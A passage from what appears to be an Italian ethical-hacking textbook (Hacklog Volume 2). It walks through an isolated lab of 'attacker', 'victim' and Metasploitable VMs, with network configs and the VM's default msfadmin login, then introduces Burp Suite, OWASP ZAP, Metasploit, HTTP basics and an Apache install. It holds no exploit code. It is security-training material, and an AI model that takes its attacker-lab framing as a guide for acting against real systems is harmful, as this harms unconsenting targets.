https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter2/1.tx

A questo punto puoi riavviare il servizio di networking (o meglio ancora riavviare completamente la macchina virtuale):

```
$ service networking restart
```

Ora dovrai effettuare gli stessi passaggi appena spiegati, cambiando nella seconda interfaccia l'address (indirizzo IP) della macchina **victim**. Se stai usando Debian 9 dovrai anche cambiare il nome dell'interfaccia (eth0 diventa enp0s3 e eth1 diventa enp0s8) [Codice 2.2]:

Codice 2.2

```
# This file describes the network interfaces available
on your system
# and how to activate them. For more information, see
```

```
interfaces(5).
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback
# La prima interfaccia di rete, collegata a Internet
auto enp0s3
iface enp0s3 inet dhcp
# Seconda interfaccia di rete, configurata in modo
statico
auto enp0s8
iface enp0s8 inet static
address 20.0.0.3
netmask 255.255.255.0
gateway 20.0.0.1
broadcast 20.0.0.0
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter2/2.txt

In questo modo avrai:

IP Attacker	IP Vittima
20.0.0.2	20.0.0.3

Per verificare la connettività tra i due, lancia sulle due macchine il comando:

```
$ ping <indirizzo_ip_dell_altra_macchina>
```

Quindi dalla macchina **attacker** digiterai:

```
$ ping 20.0.0.3
```

e dalla macchina **victim** digiterai:

```
$ ping 20.0.0.2
```

Il risultato sarà una serie di risposte continue da entrambe le macchine (Figura 2.11):




Figura 2.11: lanciando il comando ping effettuerai connessioni di test all'altra macchina. Puoi fermare il processo con la combinazione di tasti CTRL+C

In più potremmo voler definire un hostname così da non dover ogni volta indicare l'indirizzo IP della macchina vittima: da **attacker** modifichiamo il file /etc/hosts:

```
$ nano /etc/hosts
```

e aggiungiamo sotto gli altri indirizzi IP (Figura 2.12):

```
20.0.0.3        victim
```

```
  GNU nano 2.7.4                 File: /etc/hosts                  Modificato

127.0.0.1       localhost
127.0.1.1       hacklog
20.0.0.3        victim

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

^G Guida      ^O Salva      ^W Cerca      ^K Taglia     ^J Giustifica^C Posizione
^X Esci       ^R Inserisci  ^\ Sostituisc^U Incolla     ^T Ortografia^_ Vai a riga
```

Figura 2.12: aggiungiamo l'hosts, così quando ci connetteremo ad esso riceveremo comunque risposta dal server

Salviamo con CTRL+X, quindi tasto S e INVIO (ricorda questa procedura, la useremo spesso nel corso della lettura). Puoi ora riprovare a "pingare" il nuovo host (ping victim) e dovresti poter comunicare facilmente con la macchina.

2.4 Metasploitable, il terzo incomodo

Concludiamo il setup dell'ambiente di lavoro installando la terza, ultima Virtual Machine verso cui effettueremo attacchi alla rete: se con **victim** (20.0.0.3) impareremo a installare un web server e veicoleremo attacchi ai danni dell'applicazione web (DVWA, Capitolo 3.8.1), con **metasploitable** eseguiremo attacchi ai danni dei servizi, delle porte e di tutto ciò che non riguarda un attacco web-app based.

Perché non abbiamo usato victim? Mentre con victim volevamo una macchina virtuale sana, dove l'utente avrebbe imparato l'amministrazione base di un web server, con metasploitable tutto questo non sarebbe stato possibile in quanto molti dei moduli sono già preinstallati. Così facendo, non avremmo avuto la possibilità di formare l'utente nei Fondamentali, né avrebbe potuto effettuare test verso una macchina tecnicamente stabile (victim) o colabrodo (metasploitable).

Segue ora la configurazione base della macchina metasploitable.

2.4.1 Creare la Virtual Machine Metasploitable

Utilizzare una Virtual Machine di Difesa, che chiameremo **metasploitable**, ci permetterà di monitorare gli attacchi ai danni dei servizi che essa ospita.

La procedura di creazione è leggermente diversa rispetto alle altre due: per prima cosa procurati l'immagine di Metasploitable dal sito web ufficiale (https://information.rapid7.com/download-metasploitable-2017.html) effettuando la registrazione [Figura 2.13]. Al termine, otterrai un file .zip (metasploitable-linux-2.x .x.zip) che dovrà essere estratto: al suo interno troverai 5 file ma per il momento non ci interessano.

Creiamo la nuova macchina virtuale assegnando:

- **Nome** (Metasploitable), **Tipo** (Linux) e **Versione** (Linux 2.6 / 3.x/ 4.x 64-bit)
- **RAM**, consigliati 1024 MB
- **Disco Fisso**, seleziona "Crea subito un nuovo disco fisso virtuale"
- Al tipo di Disco Fisso, scegli **VDI (VirtualBox Disk Image)**
- Il tipo di allocamento è indifferente (Allocato dinamicamente o dimensione specificata)
- Assegna una **dimensione** più grande di quanto consigliato, diciamo 20GB basteranno

La macchina è stata installata ma, a differenza delle altre due (dove seguiranno procedimenti di Setup e così via) qui importeremo direttamente la Virtual Machine già pronta per essere lanciata.

Figura 2.13: compila il form di registrazione e scarica

Anziché avviare la macchina selezioniamola dalla lista delle Virtual Machine, quindi clicchiamo destro ed entriamo nelle impostazioni. Navighiamo alla voce "*Archiviazione*", selezioniamo il *controller SATA* "*Metasploitable.vdi*", quindi clicchiamo sull'iconcina dell'*Hard Disk* affianco alla voce "*Disco Fisso*" a destra [Figura 2.14]. Al pop-up clicca su "Scegli un disco fisso virtuale...", quindi seleziona il file "Metasploitable.vdmk" che hai appena estratto [Figura 2.14].




Figura 2.14: accedi alla voce Archiviazione , quindi sostituisci il disco virtuale nei controller SATA con quanto hai appena scaricato.

2.4.2 Configurare Metasploitable

Prima di avviare Metasploitable assegnamo anche ad essa una "Rete interna" (chiamata hacknet) e configurata come visto in precedenza [Figura 2.9], quindi avviamo la macchina virtuale. Il primo avvio di Metasploitable può risultare un po' traumatico. Si presenterà con un'interfaccia testuale e un freddo login [Figura 2.15] che dovremo completare con questi dati:

- Utente: msfadmin
- Password: msfadmin

```
* Starting deferred execution scheduler atd                          [ OK ]
* Starting periodic command scheduler crond                          [ OK ]
* Starting Tomcat servlet engine tomcat5.5                           [ OK ]
* Starting web server apache2                                        [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                     [ OK ]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

Figura 2.15: Metasploitable viene fornito senza GUI ma solo attraverso CLI. Ci farai l'abitudine (e risparmierai sulle risorse del computer!)

Anche in questo caso configureremo la macchina virtuale per lavorare nella nostra pseudo-rete virtuale, quindi digitiamo:

```
$ sudo nano /etc/network/interfaces
```

e configuriamola assegnando come indirizzo IP 20.0.0.4 [Codice 2.3]:

Codice 2.3

```
# This file describes the network interfaces available
on your system
# and how to activate them. For more information, see
interfaces(5).
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback
# La prima interfaccia di rete, collegata a Internet
auto eth0
iface eth0 inet dhcp
# Seconda interfaccia di rete, configurata in modo
statico
auto eth1
iface eth1 inet static
address 20.0.0.4
```

```
netmask 255.255.255.0
gateway 20.0.0.1
broadcast 20.0.0.0
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter2/3.tx

Per apportare le modifiche riavvia la macchina oppure lancia da terminale:

```
$ service networking restart
```

Da questo momento, **metasploitable** avrà nel nostro sistema l'indirizzo IP 20.0.0.4. Verifichiamo il suo funzionamento pingando da **attacker** o da **victim** tale indirizzo IP, come visto in precedenza.

La rete sarà così composta:

IP Attacker	IP Victim	IP metasploitable
20.0.0.2	20.0.0.3	20.0.0.4

2.5 Il Terminale

Se hai già letto l'*Hacklog, Volume 1: Anonimato* conosci già il Terminale e le infinite possibilità che quest'ultimo può offrirci.

Se invece è la prima volta che ne senti parlare allora dovrai da subito abituarti al suo utilizzo. Esso si presenta come un programma all'interno del nostro Sistema Operativo e consentirà di lanciare comandi e parametri necessari per raggiungere diversi scopi.

Nel libro il terminale verrà mostrato in questo modo:

```
$ ping www.inforge.net
```

Per motivi di comodità, utilizzeremo il simbolo $ (dollaro) per indicare il punto in cui lanceremo il comando indicato; considera che in certe situazioni nel tuo terminale potresti non trovare il simbolo ma il nickname e il nome macchina che stai utilizzando (es: stefano9lli@hacklog:).

Nell'esempio precedente il comando ping è il programma che richiamiamo mentre www.inforge.net è il parametro che passiamo a ping.

2.6 Interceptor Proxy





Figura 2.16: Burp Suite e OWASP ZAP fanno (quasi) la stessa cosa!

Nel corso di questo documento faremo ampio uso degli **Interceptor Proxy**, strumenti in grado di analizzare le richieste HTTP e di poterle modificare a nostro piacimento prima di essere inoltrate alla web application.

Burp Suite e *OWASP ZAP* [Figura 2.16] sono due programmi che raccolgono una serie di tools pensati per facilitare il lavoro del pentester: entrambi offrono strumenti di scanning, bruteforcing e di fuzzing – tecniche che vedremo più avanti – ma verranno specificatamente trattati come Interceptor Proxy: in sostanza creano un tunnel nel nostro PC (solitamente alla porta 8080) a cui dovremo collegare il browser [Figura 2.17]. Attraverso questa caratteristica i due programmi sono in grado di analizzare le richieste e risposte HTTP inviate attraverso il Browser Web: ne faremo ampio uso per determinare le risposte dei vari ambienti di test.

Più specificatamente, effettueremo la maggior parte dei nostri test attraverso Burp Suite (in versione Free Edition, dunque gratuita) mentre OWASP ZAP sarà utilizzato solo in un'unica occasione, così da poter prendere dimestichezza con lo strumento.



Configurazione manuale dei proxy:
Proxy HTTP: 127.0.0.1 Porta: 8080
Utilizza lo stesso proxy per tutti i protocolli
Proxy SSL: Porta: 0
Proxy FTP: Porta: 0
Host SOCKS: Porta: 0
SOCKS v4 SOCKS v5
Nessun proxy per:
localhost, 127.0.0.1

Figura 2.17: per poter utilizzare Burp Suite o OWASP ZAP bisognerà collegare il browser alla porta 8080 verso il nostro localhost.

Scegliere tra Burp Suite e OWASP ZAP è una questione di abitudini e di etica: sentiti libero di provarli entrambi e scegli quello che rispecchia maggiormente il tuo workflow lavorativo. Spero che con questo documento saprai trovare la tua strada!

Gli Interceptor Proxy si insidiano tra server e client: questo tuttavia può creare dei problemi con i certificati SSL/TLS in caso di connessioni HTTPS, quindi sarà necessario aggiungere alle eccezioni l'host al primo collegamento [Figura 2.18 e Figura 2.19].




Figura 2.18: se la connessione HTTPS passa attraverso l'Interceptor Proxy bisognerà mettere il certificato "errato" tra le eccezioni (Firefox)




Figura 2.19: conferma l'eccezione all'apertura del popup (Firefox)

2.7 Analizza/Ispeziona Elemento




Figura 2.20: la funzione Analizza/Ispeziona Elemento è uno strumento utile per il debugging delle pagine web... e per altro!

La funzione Analizza/Ispeziona Elemento [Figura 2.20] è presente nella maggior parte dei Browser di ultima generazione. è possibile attivarla attraverso una delle seguenti scorciatoie da tastiera:

Browser	Shortcut
Mozilla Firefox	CTRL(CMD)+MAIUSC+I oppure F12
Google Chrome	CTRL(CMD)+MAIUSC+I oppure F12
Opera	CTRL(CMD)+MAIUSC+I
Apple Safari	CMD+ALT+U
Microsoft Edge	F12

Con questo strumento avremo la facoltà di leggere il codice sorgente della

pagina, visualizzare le risorse scaricate, stabilire cosa le rallenta e molto altro ancora. Sebbene sia utilizzato prevalentemente come strumento di debug per lo sviluppo web lato client, ci sarà utile per effettuare modifiche on-the-fly direttamente sul codice sorgente HTML e manipolare alcune informazioni.

Sviluppando un'applicazione web è indispensabile saper riconoscere, monitorare ed eventualmente risolvere problemi di progettazione. Ecco perché sono sempre più popolari e per molti browser già integrati. Si presentano come programmi integrati nel Browser e permettono di effettuare diverse operazioni:

- **Analizzare gli elementi HTML e gli stili CSS**, permettendo una modifica in live così da facilitarne lo sviluppo
- **Interagire con la Console**, una sorta di Terminale da cui è possibile stabilire funzioni in clientscript (Javascript)
- **Monitorare le Risorse**, ad esempio è possibile stabilire facilmente quali sono i file esterni caricati, l'impatto che hanno in termini di performance e di memoria

2.8 Metasploit Framework

Indubbiamente *Metasploit Framework* è la suite di programmi più conosciuta nel mondo della Cyber Security: è lo standard de-facto per attività di Pentesting e racchiude un database di oltre 1500 exploit per il testing di qualunque infrastruttura informatica, ivi compreso il mondo del WWW. Nel corso della lettura impareremo a conoscerlo grazie alla sua estrema versatilità in qualunque occasione.

Il progetto è stato acquistato dalla società Rapid7 che ne distribuisce tre versioni:

- **Framework**, la versione totalmente open-source, mantenuta dagli sviluppatori e dalla community online. È utilizzabile solo da CLI[19].
- **Community**, la versione gratuita (ma non open-source), che offre assieme alla versione Framework anche un front-end grafico via web.
- **Pro**, la versione a pagamento, che non verrà trattata.

3. FONDAMENTALI DEL WWW

Se stai muovendo i tuoi primi passi nel mondo della Sicurezza Informatica e vuoi affrontare il World Wide Web è indispensabile che tu conosca come funziona a grandi linee il mondo di Internet. Cercherò di farla il più semplice possibile!

Troviamogli un significato: Internet è un insieme di sistemi connessi tra di loro che si scambiano messaggi. Alcuni possono accettare solo certi tipi di messaggi mentre altri solo da alcuni mittenti; una volta che queste informazioni vengono ricevute dal destinatario, quest'ultimo si occuperà di elaborarle.

Per evitare che ogni produttore software o hardware decida di fare di testa propria sono stati ideati gli RFC (Requests for Comments), documenti che stabiliscono gli standard in ambito informatico.

Prendiamo ad esempio l'HTTP: esso è un protocollo[20] che stabilisce in che modo un Browser Web e un Web Server comunicano tra di loro.Nel caso in cui sia il Browser che il Web Server siano d'accordo su come utilizzare questo protocollo (definito dai relativi RFC) essi saranno in grado di comunicare.

Prima che tu ti chieda cosa sia un Web Server ti anticipo che ne parleremo a breve: per adesso ti serve sapere solo che è un programma, installato sul server, che si occupa di far caricare un sito web.

3.1 Cosa succede quando navighiamo?

In questo capitolo prenderemo confidenza con alcuni strumenti che usano i professionisti per determinare il traffico della rete; inoltre scopriremo come de-strutturare il traffico di rete, riuscendo così ad analizzare i vari componenti e spiegarli dettagliatamente uno ad uno.

Ok, cosa succede quando navighiamo nel WWW?

1) Apriamo il Browser e digitiamo nella barra degli indirizzi **URL** qualcosa tipo: www.hacklog.net

2) Il tuo computer si connette ad un DNS: questo è un sistema che si occupa di tradurre il **dominio** (www.hacklog.net) nel relativo **Indirizzo IP** (in

questo caso 104.28.5.97): una specie di elenco telefonico per intenderci.

3) Il tuo computer cercherà ora di stabilire una connessione di tipo TCP[21] sulla porta[22] 80 oppure 8080, solitamente usate per il **traffico HTTP** (nella versione in HTTPS si collegherà invece alla porta 443).

4) Se la connessione avrà successo il tuo Browser invierà al Web Server una **richiesta HTTP** come la seguente:

```
GET / HTTP/1.1
Host: www.hacklog.net
Connection: keep-alive
Accept: application/html, */*
```

5) Il server, se avrà capito la tua richiesta e la accetterà, **risponderà** con qualcosa del genere:

```
HTTP/1.1\ 200 OK
Content-Type: text/html

<html>

        <head>

                <title>Benvenuto su Hacklog.it!</title>

        </head>

        <body>…</body>

</html>
```

6) Il tuo Browser raccoglierà la risposta ed effettuerà il **render[23]** del codice ottenuto. In questo caso sarà la homepage del sito www.hacklog.net

Facile, non è vero? Beh, ce n'è ancora di strada da fare :)

3.2 La dura vita del Web Server

L'esempio che abbiamo visto prima rimanda alla pagina principale di un sito: questo succede perché, risolvendo l'host principale (nel caso precedente www.hacklog.it), viene caricata la pagina di default che il web server ha scelto di mostrare. In un web server base solitamente la pagina principale è il file **index.html** .

Il compito del Web Server è quello di assicurarsi che, data una certa *richiesta HTTP*, venga fornita la corretta *risposta HTTP*; il risultato di questo rapporto è

l'output a video che siamo soliti vedere nella schermata di un Browser (appunto la pagina web).

Esistono diversi Web Server, tra i più comuni citiamo: *Apache* (il più popolare HTTP Server o la versione Tomcat), *Nginx*, *Lighttpd*, *ColdFusion*, *Mongoose*, *IIS, Cherokee* e così via.

Ogni Web Server ha le proprie particolarità e peculiarità: laddove infatti IIS è preferibile su delle macchine Windows, allo stesso modo si preferiscono Apache/Nginx/Lighttpd su Sistemi Operativi a base UNIX, tuttavia una soluzione non esclude l'altra. La scelta di un Web Server è comunque a discrezione dell'amministratore di sistema.

Tornando a noi, per capire meglio in che modo un web server si comporta sarebbe opportuno installarne uno! Perché non provarci subito?

Sulla macchina **victim** apri il Terminale e digita:

```
$ su

$ apt install apache2 apache2-doc
```

Riassumendo:

- con **su** abbiamo elevato i permessi del nostro utente a root (verrà quindi chiesta la password che abbiamo scelto in fase di installazione)
- con **apt install** installeremo il pacchetto di **apache2** (il Web Server) e la relative documentazione.

Apriamo il Browser dalla macchina **attacker** e visitiamo l'indirizzo: http://victim . Se tutto va per il verso giusto dovremmo ottenere la schermata iniziale di Apache2 [Figura 3.1]:




Figura 3.1: colleghiamoci all'IP della macchina vittima e caricheremo la pagina di default di Apache

Qualora dovessero esserci problemi prova a verificare dalla macchina **victim** lo status del Web Server:

```
$ service apache2 status
```

Dovremmo ricevere un messaggio del genere:

```
apache2.service - The Apache HTTP Server

   Loaded: loaded (/lib/systemd/system/apache2.service; enabled;
vendor preset:

   Active: active (running) since Tue 2018-02-27 16:41:39 CET; 3s
ago

...
```

Alla voce Active dovrebbe comparire lo status "active (running)". Se così non fosse riavviamo i servizi con:

```
$ service apache2 restart
```

sostituendo "restart" con "stop" o "start" per comandare le medesime azioni.

Quello che abbiamo appena fatto è installare uno dei tanti Web Server presenti nella rete: per convenzione, useremo Apache2 in quanto è ancora oggi uno dei più popolari in circolazione (e di conseguenza uno dei più documentati).

